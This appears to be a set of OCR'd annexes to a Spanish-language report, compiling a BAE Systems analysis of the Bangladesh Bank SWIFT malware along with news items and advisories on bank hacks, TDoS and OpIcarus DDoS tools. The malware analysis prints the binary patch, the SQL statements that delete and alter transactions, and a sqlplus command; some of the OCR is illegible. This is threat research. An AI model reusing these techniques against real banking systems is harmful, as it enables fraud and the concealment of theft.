
Most Read

1. Cranberries singer Dolores O'Riordan dies suddenly aged 46
2. Rape case collapses after 'cuddling' photos emerge
3. Denmark Facebook sex video: More than 1,000 young people charged
4. Black Death 'spread by humans not rats'
5. Still Friends? The trouble with old sitcoms
6. Carillion collapse: Ministers hold emergency meeting
7. Steven Seagal denies Bond girl assault
8. Poppi Worthington: Toddler sexually assaulted, coroner rules
9. Sora Aoi: Japan's porn star who taught a Chinese generation about sex

ANEXO "G"

Impresión del artículo referenciado en el pie de página 6
http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html,
Consultada el 22 de enero de 2018

BAE SYSTEMS THREAT RESEARCH BLOG



Home » Threat Research » Two bytes to $951m

Posted by Sergei Shevchenko - Monday, 25 April 2016

TWO BYTES TO $951M

In February 2016 one of the largest cyber heists was committed and subsequently disclosed. An unknown attacker gained access to the Bangladesh Bank's (BB) SWIFT payment system and reportedly instructed an American bank to transfer money from BB's account to accounts in The Philippines. The attackers attempted to steal $951m, of which $81m is still unaccounted for.

The technical details of the attack have yet to be made public, however we've recently identified tools uploaded to online malware repositories that we believe are linked to the heist. The custom malware was submitted by a user in Bangladesh, and contains sophisticated functionality for interacting with local SWIFT Alliance Access software running in the victim infrastructure.

This malware appears to be just part of a wider attack toolkit, and would have been used to cover the attackers' tracks as they sent forged payment instructions to make the transfers. This would have hampered the detection and response to the attack, giving more time for the subsequent money laundering to take place.

The tools are highly configurable and given the correct access could feasibly be used for similar attacks in the future.

Malware samples

SHA1	Compile time	Size (bytes)	Filename
525a8e3ae4e3df8c9c61f2a49e38541d196e9228	2016-02-05 11:46:20	65,536	evtdiag.exe
76bab478dcc70f979ce62cd306e9ba50ee84e37e	2016-02-04 13:45:39	16,384	evtsys.exe
70bf16597e375ad691f2c1efa194dbe7f60e4eeb	2016-02-05 08:55:19	24,576	nroff_b.exe
6207b92842b28a438330a2bf0ee8dcab7ef0a163	N/A	33,848	gpca.dat

We believe all files were created by the same actor(s), but the main focus of the report will be on 525a8e3ae4e3df8c9c61f2a49e38541d196e9228 as this is the component that contains logic for interacting with the SWIFT software.

SUBSCRIBE

Sign up to receive our regular Cyber Threat Bulletin

POPULAR POSTS

TWO BYTES TO $951M

WANACRYPTOR RANSOMWORM

CYBER HEIST ATTRIBUTION

CONTACT

For further information or to talk to an expert please contact us

The malware registers itself as a service and operates within an environment running SWIFT's Alliance software suite, powered by an Oracle Database.

The main purpose is to inspect SWIFT messages for strings defined in the configuration file. From these messages, the malware can extract fields such as transfer references and SWIFT addresses to interact with the system database. These details are then used to delete specific transactions, or update transaction amounts appearing in balance reporting messages based on the amount of Convertible Currency available in specific accounts.

This functionality runs in a loop until 6am on 8th February 2016. This is significant given the transfers are believed to have occurred in the two days prior to this date. The tool was custom made for this job and shows a significant level of knowledge of SWIFT Alliance Access software as well as good malware coding skills.

Malware config and logging

When run, the malware decrypts the contents of its configuration file, using the RC4 key:

```
4e 38 15 a7 7f 08 cc aa 0a 86 ed ef f9 ed 08 ef
```

This configuration is located in the following directory on the victim device:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\gpca.dat
```

The configuration file contains a list of transaction IDs, some additional environment information, and the following IP address to be used for command-and-control (C&C):

```
[illegible]
```

The sample also uses the following file for logging:

```
[illegible]
```


Module patching

The malware enumerates all processes, and if a process has the module [illegible].dll loaded in it, it will patch 2 bytes in its memory at a specific offset. The patch will replace 2 bytes `0x75` and `0x04` with the bytes `0x90` and `0x90`.

These two bytes are the JNZ opcode. Briefly explained as *'if the result of the previous comparison operation is not zero, then jump into the address that follows this instruction, plus 4 bytes'*.

Essentially, this opcode is a conditional jump instruction that follows some important check, such as a

key validity check or authorisation success check.



The patch will replace this 2-byte conditional jump with 2 'do-nothing' (NOP) instructions, effectively forcing the host application to believe that the failed check has in fact succeeded.

For example, the original code could look like:

```
85 C0             test eax, eax ; some important check
75 04             jnz  failed   ; if failed, jump to 'failed' label below
33 c0             xor  eax, eax ; otherwise, set result to 0 (success)
eb 17             jmp  exit     ; and then exit
          failed:
B8 01 00 00 00    mov  eax, 1   ; set result to 1 (failure)
```

Once it's patched it would look like:

```
85 C0             test eax, eax ; some important check
90                nop           ; 'do nothing' in place of 0x75
90                nop           ; 'do nothing' in place of 0x04
33 c0             xor  eax, eax ; always set result to 0 (success)
eb 17             jmp  exit     ; and then exit
          failed:
B8 01 00 00 00    mov  eax, 1   ; never reached: set result to 1 (fail)
```

As a result, the important check result will be ignored, and the code will never jump to 'failed'. Instead, it will proceed into setting result to 0 (success).

The `libora db.dll` module belongs to SWIFT's Alliance software suite, powered by Oracle Database, and is responsible for:

- Reading the Alliance database path from the registry.
- Starting the database.
- Performing database backup & restore functions.

By modifying the local instance of SWIFT Alliance Access software, the malware grants itself the ability to execute database transactions within the victim network.

SWIFT message monitoring

The malware monitors SWIFT Financial Application (FIN) messages, by parsing the contents of the files `*.gpa` and `*.fal` located within the directories:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\msg\in\
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\msg\out\
```

It parses the messages, looking for strings defined in `gpa.dat`. We expect these will be unique identifiers that identify malicious transactions initiated by the attackers. If present, it then attempts to

extract a MESG_TRN_REF and MESG_SENDER_SWIFT_ADDRESS from that same message by looking for the following hard-coded strings:

```
"FIN 900: Confirmation of Debit"
"20: Transaction"
"Sender :"
[additional filters from the decrypted configuration file gpca.dat]
```

The malware will use this extracted data to form valid SQL statements. It attempts to retrieve the SWIFT unique message ID (MESG_S_UMID) that corresponds to the transfer reference and sender address retrieved earlier:

```
SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '%%%s%%' AND MESG_TRN_REF LIKE '%%%s%%';
```

The MESG_S_UMID is then passed to DELETE statements, deleting the transaction from the local database:

```
DELETE FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';
DELETE FROM SAAOWNER.TEXT_%s WHERE TEXT_S_UMID = '%s';
```

The SQL statements are dropped into a temporary file with the 'SQL' prefix. The SQL statements are prepended with the following prefixed statements:

```
set heading off;
set linesize 32567;
SET FEEDBACK OFF;
SET ECHO OFF;
SET FEED OFF;
SET VERIFY OFF;
```

Once the temporary file with the SQL statements is constructed, it is executed from a shell script with "sysdba" permissions. An example is shown below:

```
cmd.exe /c echo exit | sqlplus -S / as sysdba @[SQL_statements] >
[OUTPUT_FILE]
```

Login monitoring

After start up the malware falls into a loop where it constantly checks for the journal record that contains the "Login" string in it:

```
SELECT * FROM (SELECT JRNL_DISPLAY_TEXT, JRNL_DATE_TIME FROM
SAAOWNER.JRNL_%s WHERE JRNL_DISPLAY_TEXT LIKE '%%LT BBHOBDDHA: Log%%'
ORDER BY JRNL_DATE_TIME DESC) A WHERE ROWNUM = 1;
```

NOTE: "BBHOBDDH" is the SWIFT code for the Bangladesh Bank in Dhaka.

If it fails to find the "Login" record, it falls asleep for 5 seconds and then tries again. Once the "Login" record is found, the malware sends a GET request to the remote C&C.

The GET request has the format:

```
[C&C_server] al [data]
```

The malware notifies the remote C&C each hour of events, sending "---O" if the "Login" (open) event occurred, "---C" in case "Logout" (close) event occurred, or "---N" if neither of the events

occurred, e.g.:

```
[C&C_server]/all?===0
```

Manipulating balances

The malware monitors all SWIFT messages found in:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mcp\in\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mcp\out\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mcp\unk\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mce\nfsp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mce\nfsf
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mce\fofp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mce\foff
```

The messages are parsed looking for information tagged with the following strings:

```
":19A:Amount"
":Debit"
"Debit Credit :"
"Sender :"
"Amount :"
"FEDERAL RESERVE BANK"
":F"
":G"
"62F:"
"62F:"
"60M:"
"62M:"
"Credit"
"Debit"
":64:"
":20:Transaction"
"50K:Sender"
```

For example, the `":62F:"` field specifies the closing balance, `":62F:"` is opening balance `":19A:"` is transaction amount.

The malware also checks if the messages contain a filter specified within the configuration file `grca.dat`.

The logged in account, as seen from the journal, is then used to check how much Convertible Currency amount (`MESG_FIN_CCY_AMOUNT`) it has available:

```
SELECT MESG_FIN_CCY_AMOUNT FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';
```

Alternatively, it can query for a message for a specified sender with a specified amount of Convertible Currency:

```
SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '******' AND MESG_FIN_CCY_AMOUNT LIKE '******';
```

The amount of Convertible Currency is then manipulated in the message by changing it to the arbitrary value (`SET MESG_FIN_CCY_AMOUNT`).

```
UPDATE SAAOWNER.MESG_%s SET MESG_FIN_CCY_AMOUNT = '%s' WHERE MESG_S_UMID =
'%s';
UPDATE SAAOWNER.TEXT_%s SET TEXT_DATA_BLOCK =
UTL_RAW.CAST_TO_VARCHAR2('%s') WHERE TEXT_S_UMID = '%s';
```

Printer manipulation

In order to hide the fraudulent transactions carried out by the attacker(s), the database/message manipulations are not sufficient. SWIFT network also generates confirmation messages, and these messages are sent by the software for printing. If the fraudulent transaction confirmations are printed out, the banking officials can spot an anomaly and then respond appropriately to stop such transactions from happening.

Hence, the malware also intercepts the confirmation SWIFT messages and then sends for printing the 'doctored' (manipulated) copies of such messages in order to cover up the fraudulent transactions.

To achieve that, the SWIFT messages the malware locates are read, parsed, and converted into PRT files that describe the text in Printer Command Language(PCL).

These temporary PRT files are then submitted for printing by using another executable file called nroff.exe, a legitimate tool from the SWIFT software suite.

The PCL language used specifies the printer model, which is *"HP LaserJet 400 M401"*

Once sent for printing, the PRT files are then overwritten with '0's (reliably deleted).

CONCLUSIONS

The analysed sample allows a glimpse into the toolkit of one of the team in well-planned bank heist. Many pieces of the puzzle are still missing though: how the attackers sent the fraudulent transfers; how the malware was implanted, and crucially, who was behind this.

This malware was written bespoke for attacking a specific victim infrastructure, but the general tools, techniques and procedures used in the attack may allow the gang to strike again. All financial institutions who run SWIFT Alliance Access and similar systems should be seriously reviewing their security now to make sure they too are not exposed.

This attacker put significant effort into deleting evidence of their activities, subverting normal business processes to remain undetected and hampering the response from the victim. The wider lesson learned here may be that criminals are conducting more and more sophisticated attacks against victim organisations, particularly in the area of network intrusions (which has traditionally been the domain of the 'APT' actor). As the threat evolves, businesses and other network owners need to ensure they are prepared to keep up with the evolving challenge of securing critical systems.

at 03:00

ANEXO "H"

Impresión del artículo referenciado en el pie de página 6
http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375,
Consultada el 22 de enero de 2018

GIZMODO univisión


Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

Matias S. Zavia
5/26/16 / 10am • Archivar en ATAQUES INFORMÁTICOS

Share Tweet

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

En febrero, unos hackers consiguieron robar 81 millones de dólares al Banco Central de Bangladesh a través del sistema SWIFT (y una falta de ortografía evitó que robaran 870 millones más). Más adelante, un banco vietnamita denunció otro caso similar —y ahora ha pasado lo mismo en Ecuador.



La falta de ortografía que evitó que unos hackers robaran 870 millones de dólares

Escribir fandation en lugar de foundation, la falta de ortografía que evitó que un grupo de hackers ...

Read more

El robo a Banco del Austro tuvo lugar hace más de 15 meses, pero desde la entidad ecuatoriana aseguran que no se habían dado cuenta hasta ahora. Una vez más, los hackers se sirvieron de mensajes fraudulentos en el sistema SWIFT para mover 12 millones de dólares a diferentes entidades bancarias de todo el mundo. 89 millones fueron a parar a 23 cuentas de Hong Kong y los 3 millones restantes acabaron en Dubai y otras partes del planeta.

Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares). Los ladrones utilizaron las credenciales de los empleados de Wells Fargo en el sistema global SWIFT para transferir el dinero a sus propias cuentas en el extranjero.

En el famoso caso de Bangladesh, la policía culpó del robo al uso de unos *switches* de mala calidad —sólo costaban 10 dólares— en la red de ordenadores del banco conectada al sistema SWIFT. Luego se supo que los hackers habían inyectado un *malware* en la red local (evtdiag.exe) con el que podían acceder a la base de datos de SWIFT y manipular los registros para ocultar las transferencias.

Más de 9.000 sociedades financieras utilizan SWIFT como sistema de mensajería interbancario. La cooperativa que lo controla ha advertido a los bancos de los casos de fraude y les ha proporcionado una actualización de software para que no se vean

afectados por el *malware*. Pero aseguran que la vulnerabilidad que permite el ataque no está en el sistema SWIFT sino en los sistemas de seguridad locales de los bancos que han sufrido robos. [Reuters vía Engadget]

Síguenos también en Twitter, Facebook y Flipboard.

Click here

ABOUT THE AUTHOR

Matías S. Zavia

Matías tiene dos grandes pasiones: Internet y el dulce de leche

Email Twitter Posts Keys

ANEXO "I"

Impresión del artículo referenciado en el pie de página 6
https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm
Consultada el 22 de enero de 2018

then lessening. Once attacked, the attacks can start randomly over weeks or months.

- The attacks followed a person with a heavy accent demanding payment of $5,000 from the company because of default by an employee who either no longer works at the PSAP or never did.

What we need from victims:

- Additional insight into the scope and impact of the event- specifically how many communications centers have been attacked is critical to identifying the true scope of this occurrence.
- In order to ensure situational awareness with our members and member agencies, it is critical that this information be disseminated to emergency communications centers, PSAPs, government IT departments, and any related government agency with a vested interest in emergency communications continuity of operations.

Recommend the following:

- Targeted organizations should not pay the blackmail.
- Report all attacks to the FBI by logging onto the website www.ic3.gov.
  - Ensure in the title of the report you use the keyword TDoS.
  - Ensure that you identify yourself as a PSAP or Public Safety organization; capture as much details as possible.
    - Calls logs from "collections" call and TDoS.
    - Time, date, originating phone number, traffic characteristics.
    - Call back number to the "collections" company or requesting organization.
    - Method of payment and account number where "collection" company requests debt to be paid.
    - ANI information you can obtain about the caller, or his/her organization will be of tremendous assistance in this investigation and in preventing further attacks.
- Contact your telephone service provider, they may be able to assist by blocking portions of the attack.
- Should you have any questions please contact the National Coordinating Center for Communications at NCC@hq.dhs.gov or 703-235-5080.

Calendar

ENP Exam - Winter 2015

9-1-1 Center Supervisor Program - Lincoln, NE

9-1-1 Goes To Washington

NENA Chapter Leader Workshop

« Back to Index

CONTACT US
1700 Diagonal Road
Suite 500
Alexandria, VA 22314
Phone: 202.466.4911
Fax: 202.618.6370

QUICK LINKS
Home
Become a Member
Store
Conferences
Next Generation Partner Program
Get Involved
Member Search
911 Talk Email List
Events Calendar
Friends of 9-1-1

GET SOCIAL WITH US

ANEXO "J"

Impresión del artículo referenciado en el pie de página 6
http://www.cyberdefensemagazine.com/flaws-in-mac-address-randomization-implemented-by-vendors-allow-mobile-tracking/,
Consultada el 4 de marzo de 2018

Call us Toll Free (USA) 1.833.844.9468 International: +1-603-280-4451 M-F 8am to 6pm EST

CDM
CYBER DEFENSE MAGAZINE


JNQ is safely and securely bringing SMB v3 file Sharing to any Java Application Learn More
TRUSTED BY SIEM, SOFTWARE BACKUP, DATA MANAGEMENT AND IOT DEVELOPERS
Encrypted File Sharing Library Helping Software Developers Worldwide Defend Against The Next WannaCry

SIGN UP FOR FREE MONTHLY E-MAGAZINES
SUBSCRIBE

802.1X Authentication Has Never Been Easier!
READ NOW
portnox

Flaws in MAC address randomization implemented by vendors allow mobile tracking

on March 14, 2017 |



Researchers devised a new attack method that can be leveraged to track mobile devices that rely on MAC address randomization mechanism.

The MAC address is a unique and an hardcoded identifier assigned to a device's network interface. This characteristic makes it an excellent tool for the tracking of the devices. A group of researchers from the U.S. Naval Academy has devised a new attack method that can be leveraged to track mobile devices that rely on Media Access Control (MAC) address randomization mechanism used to protect the users' privacy.

The MAC address randomization uses broadcasting a random Wi-Fi MAC address making difficult the monitoring of the MAC address.

Starting from a **previous research**, the researchers have demonstrated that MAC address randomization is not sufficient to protect the users.

The MAC address randomization was introduced by Google for Android devices in 2015 with the release of Android 6 Marshmallow.

The experts discovered that many device manufacturers that use Android, including Samsung, have not enabled MAC address randomization.

Apple introduced the feature in mid 2014 with the release of iOS 8, but experts found that iOS 10 makes ready to identify and track devices regardless of their use of MAC address randomization.

U.S. Naval Academy researchers identified serious flaws in a majority of the Android implementations of MAC randomization, allowing them to break the protection in the case of roughly 96 percent of mobile devices they have tested.

Tweets by @

CyberDefenseMagazine
@

@ @ @ @

After Cambridge Analytica scandal Facebook announces Election security Improvements

April 3, 2018 - 0 Comment

Nation State Attacks Continue Unimpeded; So Why Haven't We Stopped Them?

April 3, 2018 - 0 Comment

UPCOMING EVENTS

TUE 10 APR 2018 – WED 11 APR 2018
BLOCKCHAIN OPPORTUNITIES SUMMIT CANADA / April 10-11, 2018, Toronto ON

TUE 10 APR 2018 – THU 12 APR 2018
Cyber Risk & Data Security

WED 11 APR 2018 – THU 12 APR 2018
Cyber Resilience & Info Security Seminar 2018

MON 16 APR 2018
2018 Global Insider Threat Summit

WED 18 APR 2018 – THU 19 APR 2018
MENA CISO Forum

MON 23 APR 2018 – TUE 24 APR 2018
IT & Digital Leaders Dialogue UK

MON 23 APR 2018 – TUE 24 APR 2018
Tech Infrastructure Dialogue UK

HOME

© 2018, Cyber Defense Magazine. All rights reserved worldwide.

ANEXO "K"

Impresión del artículo referenciado en el pie de página **7**
https://www.offensive-security.com/metasploit-unleashed/information-gathering/,
Consultada el 22 de enero de 2018


Information Gathering in Metasploit

Information Gathering with Metasploit

The foundation for any successful penetration test is solid reconnaissance. Failure to perform proper ***information gathering*** will have you flailing around at random, attacking machines that are not vulnerable and missing others that are.

We'll be covering just a few of these information gathering techniques such as:

- Port Scanning
- Hunting for MSSQL
- Service Identification
- Password Sniffing
- SNMP sweeping



Let's take a look at some of the built-in Metasploit features that help aid us in information gathering.

ANEXO "L"

Impresión del artículo referenciado en el pie de página 7
http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR
Consultada el 22 de enero de 2018

Directory of sites Login Contact Support

World Business Markets Politics TV

ÚNETE A NUESTRA CAUSA

#TECHNOLOGY NEWS MAY 4, 2016 / 3:50 AM / 2 YEARS AGO

Anonymous attack Greek central bank, warns others

Reuters Staff 1 MIN READ

ATHENS (Reuters) - Greece's central bank became the target of a cyber attack by activist hacking group Anonymous on Tuesday which disrupted service of its web site, a Bank of Greece official said on Wednesday.

Anonymous attack Greek central bank, warns others

A protester wearing a Guy Fawkes mask, symbolic of the hacktivist group "Anonymous", takes part in a protest in central Brussels January 28, 2012. REUTERS/Yves Herman

"The attack lasted for a few minutes and was successfully tackled by the bank's security systems. The only thing that was affected by the denial-of-service attack was our web site," the official said, declining to be named.

Anonymous originated in 2003, adopting the Guy Fawkes mask as their symbol for online hacking. The mask is a stylized portrayal of an oversized smile, red cheeks and a wide moustache upturned at both ends.

"Olympus will fall. A few days ago we declared the revival of operation Icarus. Today we have continuously taken down the website of the Bank of Greece," the group says in a video on You Tube.

"This marks the start of a 30-day campaign against central bank sites across the world."

Reporting by George Georgiopoulos; Editing by Angus MacSwan

Our Standards: *The Thomson Reuters Trust Principles.*

SPONSORED

Where is the clever money going?

El crecimiento de la UE impulsa el valor del euro

Actively Riding the Wave of 'Creative Disruption'

Unrivalled insight and analysis enabling decisions with conviction.

Latin America's Renewable Energy Revolution

The Risk of Doing Nothing

ANEXO "M"

Impresión de la información referenciada en el pie de página 7
https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/,
Consultada el 17 de enero de 2018

Threat Advisories and Attack Reports(/ddos-threats-attacks/threat-advisories-attack-reports/) / Opicarus2017

6/8/2017

(https://twitter.com/share?url=https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&counturl=/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&text=Opicarus2017

in (http://www.linkedin.com/shareArticle?mini=true&url=/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&title=Opicarus 2017 Radware Security&summary=Opicarus is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017.&source=https://security.radware.com/,

Opicarus2017

Abstract

Opicarus is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017. Its goal is to take down the websites and services associated with the global financial system. These attackers accuse the system with 'corruption' and want to raise public awareness, not financially motivated like cyber-criminals are. Their objective is to target these financial institutions with persistent denial-of-service (DoS) attacks and data dumps. Among the targets of previous attacks are the New York Stock Exchange, Bank of England, Bank of France, Bank of Greece, Bank of Jordan and the Bank of South Korea, among others.

Figure 1: Operation Image of OpSacred

(/WorkArea/DownloadAsset.aspx?id=1558)

Opicarus is a multiphase operation originally launched by Ano is now entering its fifth phase on June 11, 2017.

Download a Copy Now (/WorkArea/Downlc

OpSacred – Opicarus Phase 5

Opicarus has become highly organized since it first launched and has evolved into its 5th campaign, named OpSacred. Announced on Facebook on May 12, 2017, hackers posted the documentation, tools and associated Facebook accounts. In the manifesto, Opicarus makes ten statements:

- Governments need to cease and desist all wars
- Governments need to return governance of the masses to the masses.
- Debt wage slavery is evil.
- Greed and materialism is evil
- That when a government no longer serves the needs of it's people that it is the duty of its citizens to resist this tyranny.
- That pollution of our planet for the purposes of greed and resource extraction must stop. We only have one planet and it is sacred.
- That capitalist lobbying of government is corruption.
- That all humanity should enjoy equality.
- That borders and nations are a manmade construct and are disingenuous as we are one.
- That all decisions should be made based on an unconditional love for humanity.

According to a Facebook post, Opicarus2017 will start on June 11th and run till June 21st. The post included a target list for the operation that includes most of the organizations targeted during previous phases.




Figure 2: Opicarus Facebook Event Page

Reasons for Concern

This operation has more supporters than previous phases and is very well organized. Attackers have transitioned from suggesting LOIC to a series of scripted tools as well as using VPN's and Tor to mask their identity. They are consolidating this information in centralized location - GitHub page - to make it easier to participants to join the operation.

There are more advanced cyber-attack tools compared to previous campaigns available on the GitHub page. The Github documentation folder contains information about several large organizations. In phase 5, attackers use open source intelligent tools and scanners to visualize and analyze targeted networks. For example, Zed Attack Proxy, Z.A.P., a tool used to find security vulnerabilities in web applications.

Targets

Target list for Opicarus2017 is featured on Pastebin. Targeted sites include the International Monetary Fund, the Federal Reserve of America, and central banks of various countries around the world. The full list is available at **https://pastebin.com/CLeFTFRA(https://pastebin.com/CLeFTFRA)**

OpIcarus DDoS Arsenal

The operation Github page features a set of denial of service tools ranging from basic GUI tools to scripts coded in Python, Perl and C. These tools were not created for Opicarus but are rather a collection of tools used by other hacktivist and security professionals.

R U Dead Yet (RUDY) - a slow-rate HTTP POST (Layer 7) denial-of-service tool using long form field submissions. By injecting one byte of information into an application POST field at a time and then waiting, R.U.D.Y. causes application threads to await the end of never-ending posts in order to perform processing (this behavior is necessary in order to allow web servers to support users with slower connections). Since R.U.D.Y. causes the target webserver to hang while waiting for the rest of an HTTP POST request, by initiating simultaneous connections to the server the attacker is ultimately able to exhaust the server's connection table and create a denial-of-service condition.

Tor's Hammer a Layer 7 DoS tool that executes a **DoS attack (/ddos-knowledge-center/ddospedia/dosattack/)** by using a classic slow POST attack, where HTML POST fields are transmitted in slow rates under the same session (actual rates are randomly chosen within the limit of 0.5-3 seconds).

Similar to R.U.D.Y., the slow POST attack causes the web server application threads to await the end of bourdless posts in order to process them. This causes the exhaustion of the web server resources and causes it to enter a denial-of-service state for any legitimate traffic.

A new functionality added to Tor's Hammer is a traffic anonym capability. DoS attacks can be carried out through the Tor Network by using a native socks proxy integrated in Tor clients. This enables launching the attack from random source IP addresses, which makes tracking the attacker almost impossible.

XerXeS - an extremely efficient DoS tool providing the capacity to launch multiple automated independent attacks against several target sites without necessarily requiring a botnet.

KillApache - takes advantage of an old vulnerability allowing attackers to send requests to an Apache server to retrieve URL content in a large number of overlapping "byte ranges" or chunks, effectively causing the server to run out of useable memory - resulting in a denial-of-service condition.

Other DDoS attack tools include:

- BlackHorizon
- CescentMoon
- MasterK3Y
- OpIcarusBot
- Asundos
- Asundos2
- D4rk
- Finder

- ChiHULK
- GoldenEye
- HellSec
- ircAbuse
- PentaDos
- Purple
- Saddam
- Saphyra
- B0wS3rDdos
- Blacknurse
- Botnet
- Clover
- Getrekt
- L7
- M60
- wso

Figure 8: OpicarusBot – A Layer 7 attack tool for Opicarus

Opicarus Github Pages

Opicarus - https://github.com/opicaruscollective/Opicarus (https://github.com/opicaruscollective/Opicarus/)
Documentation - https://github.com/opicaruscollective/Opicarus/tree/Documentation (https://github.com/opicaruscollective/Opicarus/tree/Documentation)
Tools - https://github.com/opicaruscollective/Opicarus/tree/Tools (https://github.com/opicaruscollective/Opicarus/tree/Tools)
YouTube channel - https://youtu.be/rc82RfPkTkY (https://youtu.be/rc82RfPkTkY)

Attack Vectors

Nmap - a security scanner designed for network discovery and security auditing. It uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering. In addition, they identify what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

Zed Attack Proxy - The OWASP Zed Attack Proxy, ZAP, is a popular and open source security tool that helps users automatically scan and find security vulnerabilities in web applications

Maltego - an open source intelligence and forensic tool allowing users to discover data from open sources and visualize the data in graphs and detailed reports for data mining and link analysis

TCP flood - One of the oldest yet still very popular DoS attacks. It involves sending numerous SYN packets to the victim. In many cases, attackers will spoof the SRC IP so the reply (SYN+ ACK packet) will not return, thus overwhelming the session/connection tables of the targeted server or one of the network entities on the way (typically the firewall). Servers need to open a state for each SYN packet that arrives and they store this state in tables that have limited size. As big as this table may be, it is easy to send sufficient amount of SYN packets that will fill the table, and once this happens the server starts to drop a new request, including legitimate ones. Similar effects can happen on a firewall that also has to process and invest in each SYN packet. Unlike other TCP or application level attacks the attacker does not have to use a real IP - this is perhaps the biggest strength of the attack.

